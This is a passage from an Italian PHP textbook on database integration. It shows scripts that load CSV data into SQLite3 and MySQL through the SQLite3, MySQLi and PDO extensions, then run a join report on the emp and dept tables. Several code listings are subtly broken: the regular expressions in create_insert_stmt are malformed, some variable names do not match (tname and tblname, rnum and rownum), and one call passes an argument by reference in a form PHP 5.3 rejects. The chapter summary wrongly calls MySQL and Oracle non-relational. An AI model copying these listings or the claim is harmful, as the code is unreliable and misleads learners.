$stmt = preg_replace("/,$/", ' ', $stmt);
return ($stmt);
}
try {
$db = new SQLite3("scott.sqlite");
$res = $db->query("select * from $tname");
if ($db->lastErrorCode() != 0) {
    throw new Exception($db->lastErrorMsg());
}
$ncols = $res->numColumns();
$res->finalize();
$ins = create_insert_stmt($tname, $ncols);
print "Insert stmt:$ins\n";
$res = $db->prepare($ins);
$fp=new SplFileObject($fname,"r");
while ($row = $fp->fgetcsv()) {
    if (strlen(implode(',',$row))==0) continue;
    foreach(range(1,$ncols) as $i) {
        $res->bindValue(":$i", $row[$i - 1]);
    }
    $res->execute();
    if ($db->lastErrorCode() != 0) {
        print_r($row);
        throw new Exception($db->lastErrorMsg());
    }
    $rownum++;
}
print "$rownum rows inserted into $tname.\n";
}
catch(Exception $e) {
    print "Exception:\n";
    die($e->getMessage() . "\n");
}
?>

```

L'esecuzione dello script produce il risultato:

```

./script7.11.php emp emp.csv
Insert stmt:insert into emp values(:1,:2,:3,:4,:5,:6,:7,:8)
14 rows inserted into emp.
./script7.11.php dept dept.csv
Insert stmt:insert into dept values(:1,:2,:3)
4 rows inserted into dept.

```

A questo punto si può studiare lo script, che si rivela utile e adatto per ogni genere di database. Analogamente al Listato 7.10, la parte più importante è racchiusa nel blocco `try`. La prima cosa da notare è la query all'inizio del blocco in questione:

```
$res = $db->query("select * from $tname");
```

Il metodo `query` esegue la query che gli viene passata come stringa e restituisce un’istanza della classe `statement`. Questa classe consente di conoscere le informazioni relative a nomi e tipi delle colonne riportate dalla query e di estrarre i dati. Si può vedere tuttavia che non si riportano righe della tabella; il risultato della query è semplicemente esaminato per stabilire il numero di colonne da restituire, operazione eseguita dal metodo `numColumns` della classe `statement`:

```
$ncols = $res->numColumns();
```

Quando è noto il numero di colonne della tabella, si possono costruire le istruzioni `insert`, e il risultato della query viene chiuso dalla chiamata `finalize`. Conviene sempre chiudere i cursori quando non sono più necessari, per evitare perdite di memoria e confusione. A questo punto si può tornare a costruire l’istruzione `insert`, la cui creazione può prevedere due diverse strategie d’azione.

- Si può realizzare una distinta istruzione `insert` per ogni riga da inserire. In questo modo si impone al database di esaminare ciascuna istruzione SQL e successivamente di eseguirla. L’analisi di ogni istruzione implica il loro passaggio nel query optimizer, un’operazione che può essere dispendiosa, in particolare nel caso di database molto complessi che considerano le statistiche sugli oggetti un elemento di ottimizzazione delle query. L’operazione è spesso, ma non sempre, più semplice da programmare direttamente, in particolare quando il programma sta elaborando un gruppo noto di tabelle e di colonne.
- Si può costruire un’istruzione con segnaposto relativi a ogni valore da inserire, esaminarlo una volta ed eseguirlo più volte, legando i nuovi valori al segnaposto ogni volta che si esegue l’istruzione. Questa operazione richiede l’utilizzo di chiamate “binding” da parte dell’interfaccia di programmazione e pertanto è più complessa della semplice creazione di istruzioni SQL tramite funzioni definite per l’elaborazione di stringhe, anche se quasi sempre si riesce a ottenere un codice significativamente più veloce.

Lo script visualizza al momento giusto l’istruzione `insert` creata nell’output standard, il che consente di esaminare il risultato del lavoro svolto a mano. Nel caso della tabella `emp` si ottiene un risultato simile a:

```
insert into emp values(:1,:2,:3,:4,:5,:6,:7,:8)
```

Le entità `:1`, `:2`, `:3... :8` prendono il nome di segnaposto. Qualsiasi stringa di caratteri alfanumerici, preceduta da due punti (`:`) è un segnaposto valido. Si consideri un database impostato per creare un’istruzione che contiene un segnaposto; in questo caso l’istruzione viene esaminata in un form interno, ma non può essere eseguita fino a quando non sono forniti i valori reali dei segnaposto. Questa parte di elaborazione è svolta dalle chiamate `bindValue` o `bindParam`, che legano il segnaposto a un valore oppure a una variabile. Nello script di esempio, è stata impiegata la chiamata `bindValue`, poiché il ciclo principale restituisce ogni volta una nuova variabile `$row`, che non ha senso legare come parametro. Si poteva dichiarare la variabile all’inizio e renderla globale, ma l’impiego di variabili globali è una forma di programmazione deprecata. Le variabili globali rendono illeggibili i programmi e provocano conflitti nei nomi e difetti di funzionamento. Dopo aver impostato i valori dei segnaposto grazie alle chiamate di binding, si può eseguire l’istruzione più e più volte, senza nuove operazioni di analisi, semplicemente impostando il nuovo set di valori dell’esecuzione successiva. La chiamata di binding è simile a:

```
$res->bindValue(":$i", $row[$i - 1]);
```

Il motivo principale per cui si sceglie la notazione `:$i` per indicare i nomi dei segnaposto è legata al fatto di impostare il binding dei valori in un ciclo, il che conduce alla parte finale dello script. C’è ancora da notare la strana condizione `if` che esamina se l’oggetto `$row` è vuoto utilizzando `implode` e `strlen`. In alcune versioni di PHP 5.3 gli oggetti `splFileObject` restituiscono una riga vuota alla fine del file; l’assenza di questa condizione inserisce la riga vuota della tabella, poiché SQLite non impone constraint. Altri database rifiutano una riga che ha una chiave primaria vuota, ma rifiutano anche l’intera transazione e rimuovono tutte le righe inserite in precedenza, un esito certamente poco auspicabile. L’inserimento dell’istruzione `if` è un piccolo prezzo da pagare per verificare la presenza di errori nella classe e per evitare di scrivere istruzioni simili a quelle che seguono:

```
$fp = fopen($fname, "r");
if (!$fp) {
    die("Cannot open $fname for reading!\n");
}
```

Queste istruzioni sono state scritte dagli autori della libreria SPL. Prima di concludere il capitolo non rimane che una cosa da fare. Finora sono state

create tabelle SQLite e sono stati caricati i dati, ma in effetti non è ancora stato estratto nulla dal database. La query da eseguire è un join standard:

```
select e.ename,e.job,d.dname,d.loc  
from emp e join dept d on(d.deptno=e.deptno);
```

Questo genere di query prende il nome di join perché “unisce” (*to join*) i dati di due o più tabelle che si presentano come righe. La sintassi è ANSI join e si può trasferire da un database a un altro. Questa stessa query può essere eseguita con qualsiasi database relazionale, senza cambiare un solo carattere.

L'esecuzione degli script riportati nei Listati 7.10 e 7.11 impostano la struttura del database e i suoi dati, pertanto si può provare la query utilizzando lo strumento da riga di comando `sqlite3`, già citato prima di questo script. La sola visualizzazione dei dati è un'operazione banale e noiosa, perciò lo script mostra anche le intestazioni delle colonne e stabilisce di conseguenza il loro formato. Si consideri il Listato 7.12.

Listato 7.12 Script con intestazioni delle colonne.

```
<?php  
$QRY = "select e.ename,e.job,d.dname,d.loc  
        from emp e join dept d on(d.deptno=e.deptno)";  
$colnames = array();  
$formats = array();  
$ncols = 0;  
try {  
    $db = new SQLite3("scott.sqlite");  
    $res = $db->query($QRY);  
    if ($db->lastErrorCode() != 0) {  
        throw new Exception($db->lastErrorMsg());  
    }  
    // Ricava il numero di colonne  
    $ncols = $res->numColumns();  
    // Definisce per ogni colonna il formato, in funzione del tipo  
    foreach (range(0, $ncols - 1) as $i) {  
        $colnames[$i] = $res->columnName($i);  
        switch ($res->columnType($i)) {  
            case SQLITE3_TEXT:  
                $formats[$i] = "% 12s";  
                break;  
            case SQLITE3_INTEGER:  
                $formats[$i] = "% 12d";  
                break;  
            case SQLITE3_NULL:  
                $formats[$i] = "% 12s";  
                break;  
            default:  
                $formats[$i] = "%12s";  
        }  
    }
```

```

}
// Visualizza i titoli delle colonne, convertiti in maiuscole.
foreach ($colnames as $c) {
    printf("%12s", strtoupper($c));
}
// Visualizza il bordo orizzontale
printf("\n% -48s\n", "-");
// Visualizza i dati per riga
while ($row = $res->fetchArray(SQLITE3_NUM)) {
    foreach (range(0, $ncols - 1) as $i) {
        printf($formats[$i], $row[$i]);
    }
    print "\n";
}
}
catch(Exception $e) {
    print "Exception:\n";
    die($e->getMessage() . "\n");
}
?>

```

L'output dello script è:

/script7.12.php

ENAME	JOB	DNAME	LOC
<hr/>			
SMITH	CLERK	RESEARCH	DALLAS
ALLEN	SALESMAN	SALES	CHICAGO
WARD	SALESMAN	SALES	CHICAGO
JONES	MANAGER	RESEARCH	DALLAS
MARTIN	SALESMAN	SALES	CHICAGO
BLAKE	MANAGER	SALES	CHICAGO
CLARK	MANAGER	ACCOUNTING	NEW YORK
SCOTT	ANALYST	RESEARCH	DALLAS
KING	PRESIDENT	ACCOUNTING	NEW YORK
TURNER	SALESMAN	SALES	CHICAGO
ADAMS	CLERK	RESEARCH	DALLAS
JAMES	CLERK	SALES	CHICAGO
FORD	ANALYST	RESEARCH	DALLAS
MILLER	CLERK	ACCOUNTING	NEW YORK

Lo script contiene i soliti noti, cui si aggiungono nuove chiamate relative ai metodi `columnName`, `columnType` e `fetchArray`. Il metodo `columnName` è banale e si limita ad accettare come argomento il numero di colonna, la cui numerazione inizia da zero, per restituire il nome della colonna. Il metodo `columnType` è simile a `columnName` e restituisce alcune costanti predefinite, ovvero `SQLITE3_INTEGER`, `SQLITE3_FLOAT`, `SQLITE3_TEXT`, `SQLITE3_BLOB` e `SQLITE3_NULL`. I nomi dei tipi spiegano il significato corrispondente. Altri database restituiscono ulteriori informazioni, per esempio dimensione e scala della colonna oppure se si tratta di valori floating point, ma SQLite è un database embedded e non esegue operazioni di questo genere.

L'ultimo metodo è `fetchArray`, che restituisce i dati estratti dal database riga per riga, mostrando le righe come array normali, array associativi o di entrambi i generi in funzione dell'argomento, così che può accettare uno dei tre valori: `SQLITE3_NUM`, `SQLITE3_ASSOC` o `SQLITE3_BOTH`.

Considerazioni finali su SQLite

L'interfaccia PHP per SQLite è coerente con le chiamate tipiche delle interfacce di molti altri database, per esempio MySQL o PostgreSQL, che verranno entrambi studiati nel prossimo capitolo. SQLite si è conquistato una grande popolarità con l'arrivo dei device wireless. Non è un sistema completamente RDBMS, multiversion, row-level locking, con protocollo di accesso alle reti, possibilità di condividere commit two phase distribuite e non è nemmeno in grado di imporre constraint di base. Nonostante tutto ciò, il database ha un'interfaccia SQL ed estensioni del linguaggio di programmazione molto familiari, che ne facilitano l'apprendimento per chiunque abbia già lavorato con un sistema di database relazionali. È un prodotto ideale per gestire elementi quali i preferiti di Firefox, elenchi di contatti di posta elettronica, rubriche telefoniche o elenchi di canzoni su un telefono cellulare. Anche PHP e Apache sono disponibili per molte piattaforme, incluse quelle mobili, per esempio iPhone, il che rende ideale la combinazione PHP/SQLite nello sviluppo di applicazioni per device mobili. La combinazione SQLite e PHP offre opportunità interessanti, che vanno oltre gli scopi di questo libro. È possibile estendere SQLite e registrare funzioni PHP che lavorano in SQL o che possono svolgere il ruolo di funzioni aggregate. Entrambi questi prodotti sono in rapida evoluzione e sicuramente la loro combinazione non farà altro che migliorare.

Riepilogo

Questo capitolo si è occupato dell'integrazione tra PHP e i database non relazionali come MySQL e Oracle. Tutti questi database rappresentano una novità; per esempio, il capitolo ha illustrato SQLite3, un database disponibile solo per PHP 5.3 e versioni successive. Anche MongoDB e CouchDB sono a tecnologie recenti. Al momento, il mondo del software per database continua a essere governato dai database relazionali che, dopotutto, è modellato tenendo come riferimento le transazioni finanziarie.

Nel prossimo capitolo verranno studiati un database completamente relazionale, MySQL, e due livelli di astrazione, PDO e ADOdb. Alla fine del capitolo verrà introdotto brevemente Sphinx, un software molto diffuso per la ricerca full text.

Integrazione con i database (parte II)

In questo capitolo si vedrà come lavorare con MySQL, un sistema RDBMS completo. Si studieranno due livelli di astrazione del database, PDO e ADOdb. Alla fine del capitolo si utilizzerà il motore di ricerca full text Sphinx.

MySQL ha molte estensioni PHP, tra le quali la più utilizzata è MySQL Extension. Si tratta di un prodotto piuttosto vecchio e non orientato agli oggetti, poiché esisteva già all'epoca di PHP4 e MySQL 4, a cui mancano alcune funzionalità importanti, per esempio il binding delle variabili. Esiste un'estensione molto più nuova, MySQLi, che verrà introdotta nei prossimi paragrafi. Vale comunque la pena ricordare che la vecchia MySQL è l'estensione a procedure ancora oggi più utilizzata.

Introduzione all'estensione MySQLi

MySQLi è per molti aspetti un'estensione simile a SQLite3, uno dei database studiati nel capitolo precedente. È orientata agli oggetti e non alle procedure come la vecchia estensione MySQL, e non genera eccezioni, proprio come SQLite3. I componenti sono gli stessi, a eccezione del database, che in questo caso è molto più potente di SQLite e supporta il set completo di funzionalità ANSI standard. Nei prossimi paragrafi si farà riferimento a MySQL 5.1 in esecuzione su un computer locale:

```
mysql -u scott --password=tiger scott
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

```
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 50
Server version: 5.1.37-1ubuntu5.5 (Ubuntu)
```

```
Type 'help;' or '\h' for help. Type '\c' to clear the current input
statement.
```

```
mysql> select version();
+-----+
```

```
| version()      |
+-----+
| 5.1.37-1ubuntu5.5 |
+-----+
1 row in set (0.00 sec)
```

Lo username è “scott”, la password è “tiger” e il nome del database è “scott”. La struttura del database rimane la stessa impiegata negli esempi di SQLite3: si lavora di nuovo con le tabelle “emp” e “dept”. Si devono anche predisporre due script analoghi ai precedenti: uno per caricare file CSV nel database, l’altro per eseguire query. Riscrivere gli stessi script consente di confrontare le due soluzioni e spiegare chiaramente il significato dei metodi MySQLi. Di seguito sono riportate le descrizioni delle tabelle in stile MySQL:

```
mysql> describe emp;
+-----+-----+-----+-----+-----+
| Field | Type   | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+
| empno | int(4) | NO  | PRI | NULL    |
| ename | varchar(10) | YES |     | NULL    |
| job   | varchar(9)  | YES |     | NULL    |
| mgr   | int(4)   | YES |     | NULL    |
| hiredate | timestamp | NO  |     | CURRENT_TIMESTAMP |
| sal   | double   | YES |     | NULL    |
| comm  | double   | YES |     | NULL    |
| deptno | int(4)  | YES | MUL | NULL    |
+-----+-----+-----+-----+-----+
8 rows in set (0.00 sec)
```

```
mysql> describe dept;
+-----+-----+-----+-----+-----+
| Field | Type   | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+
| deptno | int(4) | NO  | PRI | NULL    |
| dname  | varchar(14) | YES |     | NULL    |
| loc    | varchar(13)  | YES |     | NULL    |
+-----+-----+-----+-----+-----+
3 rows in set (0.00 sec)
```

Le tabelle sono vuote e ci sono due file CSV da caricare nel database. La sigla CSV indica “valori separati da virgole” (*comma-separated values*), un formato standard per le tabelle, riconosciuto dai database SQL e da fogli di calcolo come Microsoft Excel. In realtà, la maggior parte dei database mette a disposizione gli strumenti che consentono di caricare facilmente i file CSV, come avviene per MySQL, che include il comando `LOAD DATA` impiegato nel prossimo esempio. Lo script è un buon esercizio; vediamo la sintassi del comando MySQL `LOAD DATA`:

```
mysql> help load data
Name: 'LOAD DATA'
Description:
Syntax:
LOAD DATA [LOW_PRIORITY | CONCURRENT] [LOCAL] INFILE 'file_name'
    [REPLACE | IGNORE]
    INTO TABLE tbl_name
    [CHARACTER SET charset_name]
    [{FIELDS | COLUMNS}
        [TERMINATED BY 'string']
        [[OPTIONALLY] ENCLOSED BY 'char']
        [ESCAPED BY 'char']
    ]
    [LINES
        [STARTING BY 'string']
        [TERMINATED BY 'string']
    ]
    [IGNORE number LINES]
    [(col_name_or_user_var,...)]
    [SET col_name = expr,...]
```

I file da caricare sono `emp.csv` e `dept.csv`. Il file della tabella `emp` è leggermente diverso da quello utilizzato nel Capitolo 7 poiché SQLite, a differenza di MySQL, non supporta i tipi di dati. MySQL riconosce la gamma completa ANSI standard dei tipi di dati e di valori numerici. Per caricare il tipo `TIMESTAMP` è necessario adottare il formato corretto per le date, ovvero `YYYY-MM-DD HH24:MI-SS`. La sigla `YYYY` indica quattro cifre per l’anno, `MM` è il mese, `DD` il giorno, `HH24` è l’ora espressa nelle 24 ore, mentre `MI` e `SS` sono i minuti e i secondi. Di seguito è riportato il contenuto dei due file:

```
<!-- emp.csv -->
7369,SMITH,CLERK,7902,"1980-12-17 00:00:00",800,,20
7499,ALLEN,SALESMAN,7698,"1981-02-20 00:00:00",1600,300,30
7521,WARD,SALESMAN,7698,"1981-02-22 00:00:00",1250,500,30
7566,JONES,MANAGER,7839,"1981-04-02 00:00:00",2975,,20
7654,MARTIN,SALESMAN,7698,"1981-09-28 00:00:00",1250,1400,30
7698,BLAKE,MANAGER,7839,"1981-05-01 00:00:00",2850,,30
7782,CLARK,MANAGER,7839,"1981-06-09 00:00:00",2450,,10
```

```

7788,SCOTT,ANALYST,7566,"1987-04-19 00:00:00",3000,,20
7839,KING,PRESIDENT,,,"1981-11-17 00:00:00",5000,,10
7844,TURNER,SALESMAN,7698,"1981-09-08 00:00:00",1500,0,30
7876,ADAMS,CLERK,7788,"1987-05-23 00:00:00",1100,,20
7900,JAMES,CLERK,7698,"1981-12-03 00:00:00",950,,30
7902,FORD,ANALYST,7566,"1981-12-03 00:00:00",3000,,20
7934,MILLER,CLERK,7782,"1982-01-23 00:00:00",1300,,10

```

Il file “dept” è identico a quello del Capitolo 7:

```

<!-- dept.csv -->
10,ACCOUNTING,"NEW YORK"
20,RESEARCH,DALLAS
30,SALES,CHICAGO
40,OPERATIONS,BOSTON

```

Lo script che crea le tabelle non ha elementi degni di nota. Tutte le chiamate che hanno a che fare con l'esecuzione di comandi `CREATE TABLE` sono incluse negli script che caricano e analizzano i dati. Il Listato 8.1 riporta lo script che carica i file CSV nelle rispettive tabelle MySQL.

Listato 8.1 Caricare i file CSV nelle rispettive tabelle MySQL.

```

<?php
if ($argc != 3) {
    die("USAGE:script8.1 <table_name> <file name>\n");
}
$tblname = $argv[1];
$fname = $argv[2];
$rownum = 0;
function create_insert_stmt($table, $ncols) {
    $stmt = "insert into $table values(";
    foreach (range(1, $ncols) as $i) {
        $stmt.= "?,";
    }
    $stmt = preg_replace("/,/, $/", ' ', $stmt);
    return ($stmt);
}
try {
    $db = new mysqli("localhost", "scott", "tiger", "scott");
    $db->autocommit(FALSE);
    $res = $db->prepare("select * from $tblname");
    if ($db->errno != 0) {
        throw new Exception($db->error);
    }
    $ncols = $res->field_count;
    $res->free_result();
    $ins = create_insert_stmt($tblname, $ncols);
    $fmt = str_repeat("s", $ncols);
    $res = $db->prepare($ins);
    if ($db->errno != 0) {
        throw new Exception($db->error);
    }
    $fp = new SplFileObject($fname, "r");
    while ($row = $fp->fgetcsv()) {

```

```

        if (strlen(implode(' ', $row)) == 0) continue;
        array_unshift($row, $fmt);
        foreach(range(1,$ncols) as $i) {
            $row[$i]=&$row[$i];
        }
        call_user_func_array(array(&$res, "bind_param"), &$row);
        $res->execute();
        if ($res->errno != 0) {
            print_r($row);
            throw new Exception($res->error);
        }
        $rownum++;
    }
    $db->commit();
    if ($db->errno != 0) {
        throw new Exception($db->error);
    }
    print "$rownum rows inserted into $tname.\n";
}
catch(Exception $e) {
    print "Exception:\n";
    die($e->getMessage() . "\n");
}
?>

```

Lo script contiene alcuni elementi interessanti, ma la connessione con il database non è uno di questi.

Gli argomenti per la creazione di una nuova istanza MySQLi sono `hostname`, `username`, `password` e il database verso cui effettuare la connessione.

L'istruzione che segue disattiva l'auto-commit mode:

```
$db->autocommit(FALSE);
```

MySQL è un database relazionale completo che supporta le transazioni e i requisiti ACID, come è stato spiegato nel Capitolo 7. L'istruzione `COMMIT` è un comando ANSI SQL che rende permanenti gli effetti della transazione corrente. Il comando opposto è `ROLLBACK`, che annulla gli effetti della stessa. L'auto-commit mode implica che il database esegua il comando `COMMIT` dopo ogni istruzione SQL, per esempio di inserimento dati. L'istruzione `COMMIT` è molto dispendiosa, poiché la sessione deve attendere che le informazioni vengano fisicamente scritte su disco prima di procedere oltre, come impongono i requisiti ACID. Inoltre, il comando `COMMIT` automatico può provocare caricamenti parziali dei dati, che in genere si devono evitare. I bravi programmati risolvono il problema e riavviano il caricamento completo dei dati.

NOTA

La disattivazione dell'auto-commit mode è una tecnica comune nei database relazionali, da impiegare quando lo script include istruzioni `INSERT`, `UPDATE` oppure `DELETE`.

Analogamente a SQLite, anche in questo caso si utilizza l'istruzione SQL `select * from table` per conoscere il numero di colonne. La prima chiamata da eseguire è `prepare`:

```
$res = $db->prepare("select * from $tname");
```

Questo comando analizza l'istruzione SQL e la converte in un oggetto della classe `MYSQLI_STMT`, un'istruzione parsed. Una delle proprietà di un oggetto `MYSQLI_STMT` è il numero dei campi inclusi:

```
$ncols = $res->field_count;
```

Ora che è noto il numero di colonne si può chiudere il result set utilizzando la chiamata `free_result` e costruire l'istruzione di inserimento dati. La funzione è simile e ha lo stesso nome di quella del Listato 7.9, anche se non è la stessa. La differenza è che ora l'inserimento appare come segue:

```
insert into dept values(?, ?, ?)
```

I punti interrogativi sostituiscono i segnaposto `:1`, `:2` e `:3` presenti nel Listato 7.9. Questo perché l'interfaccia MySQLi non supporta i nomi di binding, ma solo il binding posizionale. Le operazioni di binding devono essere eseguite una alla volta legando un array di valori all'istruzione parsed. Il metodo di binding delle istruzioni ha quindi questo formato:

```
$res->bind_param("fmt", $var1, $var2, $var3, ..., $varN);
```

Il primo parametro è un formato stringa, costituito da un carattere per ogni variabile di binding. Il carattere formato indica a MySQLi il tipo di variabile che deve essere legata (binding) alla posizione che ha nell'array dei parametri. Ciò significa che `$var1` si trova nella prima posizione dell'inserimento e corrisponde al primo punto interrogativo, `$var2` è il secondo punto interrogativo e così via. Le stringhe formato sono “`i`” per integer, “`d`” per double, “`s`” per string e “`b`” per blob. I blob sono collezioni di dati binari, per esempio immagini.

Ora si deve affrontare un problema di programmazione: è necessario legare le variabili del comando di inserimento in una sola istruzione PHP, senza sapere quante sono le variabili da legare. La stringa formato è semplice; se ne può costruire una che contenga tutte le stringhe. Un aspetto positivo dei linguaggi poco tipizzati come PHP è che i tipi non sono un grande problema: quasi tutto può essere convertito in una stringa. Per quanto riguarda il metodo `bind_param` si deve adottare qualche stratagemma e

fortunatamente, in questo, PHP è un linguaggio poco rigido. Esiste una funzione PHP di nome `call_user_func_array`, che chiama la funzione utente indicata nel primo argomento, mentre il secondo argomento è un array.

Se esistesse una funzione `F` che accetta tre argomenti (`$a1`, `$a2` e `$a3`), allora l'espressione `F($a1, $a2, $a3)` sarebbe del tutto equivalente a `call_user_func_array("F", array($a1, $a2, $a3))`. Se la funzione `F` fosse un metodo da applicare all'oggetto `$obj`, il primo argomento sarebbe `array($obj, "F")` invece di "F"; ciò avrebbe risolto il problema nelle versioni di PHP precedenti la 5.3. Sfortunatamente, MySQLi si aspetta con PHP 5.3 i riferimenti di binding delle variabili e non accetta valori. Per questo motivo si ha il frammento di script riportato di seguito:

```
array_unshift($row, $fmt);
foreach(range(1,$ncols) as $i) {
    $row[$i]=&$row[$i];
}
```

Si deve garantire che ogni variabile di binding contenga un riferimento al valore corrente; ciò non avviene con la stringa formato. La funzione `range` del ciclo inizia da 1 e, dopo `unshift`, il formato è collocato all'inizio dell'array. Gli array PHP iniziano con `index=0` e non da 1 come nella funzione `range` del precedente frammento di script, pertanto si sta saltando il formato, che rimane come valore. Dopo aver predisposto adeguatamente l'array argomento, il binding "magico" è eseguito dalle istruzioni

```
call_user_func_array(array(&$res, "bind_param"), &$row);
```

A questo punto si esegue l'istruzione parsed `$res`, che si ripete per ogni riga restituita dal file CSV tramite `SplFileObject`. Dopo aver letto tutte le righe si conclude il ciclo e si esegue il comando `commit`. Questa è la posizione corretta per il comando `commit`. È già stato detto all'inizio del capitolo che MySQLi non genera eccezioni e il programmatore ha la responsabilità di verificare la presenza di errori dopo ogni operazione critica. MySQLi offre comunque gli strumenti per svolgere bene questo compito. Ogni oggetto di tutte le classi MySQLi ha le proprietà `errno` ed `error`. La proprietà `errno` è il codice errore, mentre `error` contiene la descrizione testuale dell'errore.

Ci sono tre classi diverse nel sistema MySQLi: `MySQLi`, che descrive la connessione con il database; `MySQLi_STMT`, che descrive le istruzioni parsed; `MySQLi_RESULT`, che descrive i result set restituiti dal database allo script. Il Listato 8.1 ha impiegato la classe di connessione e delle istruzioni. Per

visualizzare la classe dei risultati è necessario estrarre alcuni dati (Listato 8.2).

Listato 8.2 Scrivere un report identico a quello prodotto dal Listato 7.10.

```
<?php
$QRY = "select e.ename, e.job, d.dname, d.loc
        from emp e join dept d on(d.deptno=e.deptno)";
$ncols = 0;
$colnames = array();
try {
    $db = new mysqli("localhost", "scott", "tiger", "scott");
    $res = $db->query($QRY);
    print "\n";
    if ($db->errno != 0) {
        throw new Exception($db->error);
    }
    // Ricava il numero di colonne
    $ncols = $res->field_count;

    // Ricava i nomi delle colonne
    while ($info = $res->fetch_field()) {
        $colnames[] = strtoupper($info->name);
    }

    // Visualizza i titoli delle colonne
    foreach ($colnames as $c) {
        printf("%-12s", $c);
    }

    // Visualizza il bordo
    printf("\n%*s\n", str_repeat("-", 12 * $ncols));

    // Visualizza le righe
    while ($row = $res->fetch_row()) {
        foreach (range(0, $ncols - 1) as $i) {
            printf("%-12s", $row[$i]);
        }
        print "\n";
    }
}
catch(Exception $e) {
    print "Exception:\n";
    die($e->getMessage() . "\n");
}
?>
```

Lo script produce un report identico a quello dello script del Listato 7.10, anche nella struttura, ed è interessante notare che non è necessario disattivare l'auto-commit mode: in questo script non ci sono transazioni.

Il metodo di “query” della classe di connessione restituisce un oggetto della classe `MYSQLI_RESULT`, che nell’esempio si chiama `$res`. Una delle proprietà

dell'oggetto è il numero di colonne:

```
$ncols = $res->field_count;
```

A ogni colonna corrisponde una descrizione, ovvero un oggetto della classe ausiliaria `stdClass`. Si ricava questo oggetto utilizzando il metodo `fetch_field` dell'oggetto `$res`. Di seguito sono riportate le istruzioni più significative:

```
while ($info = $res->fetch_field()) {  
    $colnames[] = strtoupper($info->name);  
}
```

Lo script sta semplicemente impiegando la proprietà `name`, anche se l'intera descrizione contenuta nell'oggetto `$info` ha un aspetto simile a questo:

```
stdClass Object  
(  
    [name] => empno  
    [orgname] => empno  
    [table] => emp  
    [orgtable] => emp  
    [def] =>  
    [max_length] => 4  
    [length] => 4  
    [charsetnr] => 63  
    [flags] => 53251  
    [type] => 3  
    [decimals] => 0  
)
```

La proprietà `name` fa ovviamente riferimento al nome della colonna. Le proprietà `orgname` e `orgtable` sono importanti quando si gestiscono le viste.

Le specifiche SQL standard descrivono oggetti chiamati viste, che in sostanza sono query con un nome. Le query possono rinominare le colonne, pertanto il nuovo nome compare nella proprietà `name`, mentre quello originale e la tabella iniziale sono le proprietà `orgname` e `orgtable`. La colonna più importante, oltre a quella del nome e della lunghezza, è la colonna del tipo.

Sfortunatamente, il significato dei tipi non è documentato nelle specifiche MySQLi, anche se con l'esperienza si scopre che 3 è il tipo `integer`, 5 è `double`, 253 è il carattere variabile e 7 è il tipo di dati `timestamp`.

Analogamente a tutti gli altri database, esiste una chiamata `fetch` che acquisisce i risultati dal database. In questo esempio il metodo è

denominato `fetch_row`. Il ciclo che acquisisce i dati è identico a quello dell'esempio SQLite nel Listato 7.10:

```
while ($row = $res->fetch_row()) {  
    foreach (range(0, $ncols - 1) as $i) {  
        printf("%-12s", $row[$i]);  
    }  
    print "\n";  
}
```

L'output dello script ha lo stesso aspetto di quello prodotto dal Listato 7.10:

```
./script8.2.php
```

ENAME	JOB	DNAME	LOC
CLARK	MANAGER	ACCOUNTING	NEW YORK
KING	PRESIDENT	ACCOUNTING	NEW YORK
MILLER	CLERK	ACCOUNTING	NEW YORK
SMITH	CLERK	RESEARCH	DALLAS
JONES	MANAGER	RESEARCH	DALLAS
SCOTT	ANALYST	RESEARCH	DALLAS
ADAMS	CLERK	RESEARCH	DALLAS
FORD	ANALYST	RESEARCH	DALLAS
ALLEN	SALESMAN	SALES	CHICAGO
WARD	SALESMAN	SALES	CHICAGO
MARTIN	SALESMAN	SALES	CHICAGO
BLAKE	MANAGER	SALES	CHICAGO
TURNER	SALESMAN	SALES	CHICAGO
JAMES	CLERK	SALES	CHICAGO

Considerazioni finali su MySQLi Extension

MySQLi è molto più moderno e potente dell'estensione originale MySQL, anche se mancano alcune funzionalità importanti, per esempio i nomi di binding e la gestione delle eccezioni. Molte aziende di hosting accettano solo l'estensione MySQL originale, anche se è stata soppiantata dalla più grande, veloce e migliore MySQLi. Fortunatamente, queste non sono le uniche scelte disponibili. Esiste anche la famiglia di estensioni PDO, che risolve i problemi dei nomi di binding e delle eccezioni.

Introduzione a PDO

PDO è l'abbreviazione di *PHP Data Object* (oggetti dati PHP) e rappresenta il tentativo di unificare le estensioni di tutti i database in una sola API (*Application Program Interface*) per semplificare il lavoro di programmazione e diminuire le conoscenze necessarie per scrivere applicazioni che interagiscono con i database. Lo sforzo compiuto ha avuto

successo con alcuni database, mentre con altri è meno soddisfacente. La riduzione di tutte le operazioni a un minimo comune denominatore ha fatto perdere alcune funzionalità particolari, per esempio i comandi “copia” di PostgreSQL oppure l’interfaccia array e le sessioni pooling di Oracle RDBMS. Queste funzioni avevano lo scopo di accelerare significativamente l’elaborazione dei dati, ma non sono disponibili in PDO. Va inoltre considerato che il mercato dei database mantiene tuttora le estensioni specifiche dei diversi database e pertanto PDO è abbastanza trascurato.

PDO ha due livelli. Il primo è l’interfaccia PDO generale, poi c’è il driver specifico del database che, in combinazione con il livello PDO, esegue l’interfacciamento vero e proprio con il database. PDO è attivato di default, mentre i driver del database devono essere installati separatamente. Uno dei database rispetto ai quali l’interfaccia PDO è migliore delle interfacce native è MySQL. Vediamo lo script che carica file CSV tramite PDO (Listato 8.3).

Listato 8.3 Script che carica CSV utilizzando PDO.

```
<?php
if ($argc != 3) {
    die("USAGE:script8.3 <table_name> <file name>\n");
}
$tname = $argv[1];
$fname = $argv[2];
$rownum = 0;
function create_insert_stmt($table, $ncols) {
    $stmt = "insert into $table values(";
    foreach (range(1, $ncols) as $i) {
        $stmt.= "?,";
    }
    $stmt = preg_replace("/,/, ", ')', $stmt);
    return ($stmt);
}
try {
    $db = new PDO('mysql:host=localhost;dbname=scott', 'scott',
'tiger');
    $db->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
    $res = $db->prepare("select * from $tname");
    $res->execute();
    $ncols = $res->columnCount();
    $ins = create_insert_stmt($tname, $ncols);
    $res = $db->prepare($ins);
    $fp = new SplFileObject($fname, "r");
    $db->beginTransaction();
    while ($row = $fp->fgetcsv()) {
        if (strlen(implode('', $row)) == 0) continue;
        $res->execute($row);
        $rownum++;
    }
    $db->commit();
}
```

```

        print "$rnum rows inserted into $tname.\n";
    }
catch(PDOException $e) {
    print "Exception:\n";
